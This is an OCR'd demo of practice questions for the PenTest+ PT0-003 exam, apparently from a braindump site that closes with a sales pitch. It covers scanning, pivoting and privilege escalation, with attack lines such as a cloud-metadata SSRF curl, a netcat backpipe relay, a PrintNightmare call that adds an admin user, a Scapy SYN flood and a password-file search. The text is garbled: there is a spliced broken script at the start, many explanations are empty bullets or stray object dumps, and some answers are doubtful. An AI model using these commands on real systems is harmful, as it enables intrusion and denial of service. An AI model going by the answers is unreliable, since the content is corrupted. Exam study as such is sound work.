
#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

Immutables

```
import socket
import sys
[ ]
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
[ ]
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
[ ]
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap

-sV
-p 1-1023
: 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.connect((ip, port))
print(??%s:%s – OPEN?? % (ip, port)) except socket.timeout
print(??%:%s – TIMEOUT?? % (ip, port)) except socket.error as e:
print(??%:%s – CLOSED?? % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 62
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes Encryption | 1 | Low | Weak algorithm noted Patching | 8 | Medium | Unsupported systems System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).

A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.

Answer: DE

Explanation:
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here??s why options D and E are correct:
? Implement an SCA Tool:
? Obtain the Latest Library Version:
Other Options Analysis:
? Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
? Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
? Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
? Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
? Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.
==========

NEW QUESTION 64
A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

Answer: D

Explanation:
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here??s an overview of the tools mentioned and why Nikto is the most suitable for this task:
? Nikto:
? Comparison with Other Tools:
==========

NEW QUESTION 65
Which of the following OT protocols sends information in cleartext?

A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET

Answer: C

Explanation:
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here??s an analysis of each protocol regarding whether it sends information in cleartext:
? TTEthernet (Option A):
? DNP3 (Option B):
? Modbus (Answer: C):
? PROFINET (Option D):
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

NEW QUESTION 70
A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information. Which of the following tasks should the penetration tester do first?

A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.

Answer: B

Explanation:
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here??s why option B is correct:
? Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.
? Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
? Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.
? Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.
==========

NEW QUESTION 74
A penetration tester wants to use the following Bash script to identify active servers on a network:
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
Which of the following should the tester do to modify the script?

A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.

Answer: C

Explanation:
The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification:
? Original Script:
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
? Analysis:
? Using seq for Better Compatibility: for h in $(seq 1 254); do
? uk.co.certification.simulator.questionpool.PList@68ca475b
? Modified Script:
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
==========

NEW QUESTION 79
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 80
A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/

Answer: A

Explanation:
In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here??s why the specified command is appropriate:
? Accessing Cloud Metadata Service:
? Comparison with Other Commands:
Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.
==========

NEW QUESTION 83
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:
? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 85
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc<target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>

Answer: D

Explanation:
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
? Understanding ProxyChains:
? Command Breakdown:
? Setting Up ProxyChains: Step-by-Step Explanationplaintext Copy code
socks4 127.0.0.1 1080
? Execution:
proxychains nmap -sT <target_cidr>
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 87
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Answer: D

Explanation:
By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.
? Command Analysis:
? Objective:
? Other Options:
Pentest References:
? Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
? Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.
==========

NEW QUESTION 88
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan
C. Nmap
D. hping

Answer: B

Explanation:
When needing to scan a large network for open ports quickly, the choice of tool is critical. Here??s why option B is correct:
? masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.
? Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.
? Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.
? hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.
References from Pentest:
? Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.
? Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.
==========

NEW QUESTION 92
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

A. SAST
B. SBOM
C. ICS
D. SCA

Answer: D

Explanation:
The tester??s activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here??s why:
? Understanding SCA:
? Comparison with Other Terms:
The tester??s activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.
==========

NEW QUESTION 93
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark

Answer: A

Explanation:
Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here??s why option A is correct:
? Dnsenum: This tool is used for DNS enumeration and can gather information about a domain??s DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network??s domain structure.
? Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.
? Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
? Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
? Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target??s domain structure.
? Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.
==========

NEW QUESTION 96
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Answer: C

Explanation:
To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.
? net.exe: net user
? uk.co.certification.simulator.questionpool.PList@5192aa65 net localgroup administrators
? Enumerating Users:
? Pentest References:
Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.
==========

NEW QUESTION 101
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?
A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
? Understanding Banner Grabbing:
? Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
? uk.co.certification.simulator.questionpool.PList@5af47689 nc target_ip 80
? Automated Banner Grabbing: nmap -sV target_ip
? Benefits:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 106
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?
A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake by sending a succession of SYN requests to a target's system. Each request initializes a connection that the target system must acknowledge, thus consuming resources.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups

NEW QUESTION 111
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
? Evaluation Criteria:
? Analysis:
? Selection Justification:
Pentest References:
? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NEW QUESTION 113
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?

A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.

Answer: A

Explanation:
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
? PrintNightmare Exploit:
? Commands Breakdown:
? Issue:
? Solution:
Pentest References:
? Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
? Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
? The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.
==========

NEW QUESTION 118
During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard- coded credentials most effectively?

A. Run TruffleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Answer: A

Explanation:
Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here??s an explanation of each option:
? Run TruffleHog against a local clone of the application (Answer: A):
? Scan the live web application using Nikto (Option B):
? Perform a manual code review of the Git repository (Option C):
? Use SCA software to scan the application source code (Option D):
Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION 123

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-003 Product From:

https://www.2passeasy.com/dumps/PT0-003/

Money Back Guarantee

PT0-003 Practice Exam Features:

* PT0-003 Questions and Answers Updated Frequently

* PT0-003 Practice Questions Verified by Expert Senior Certified Staff

* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year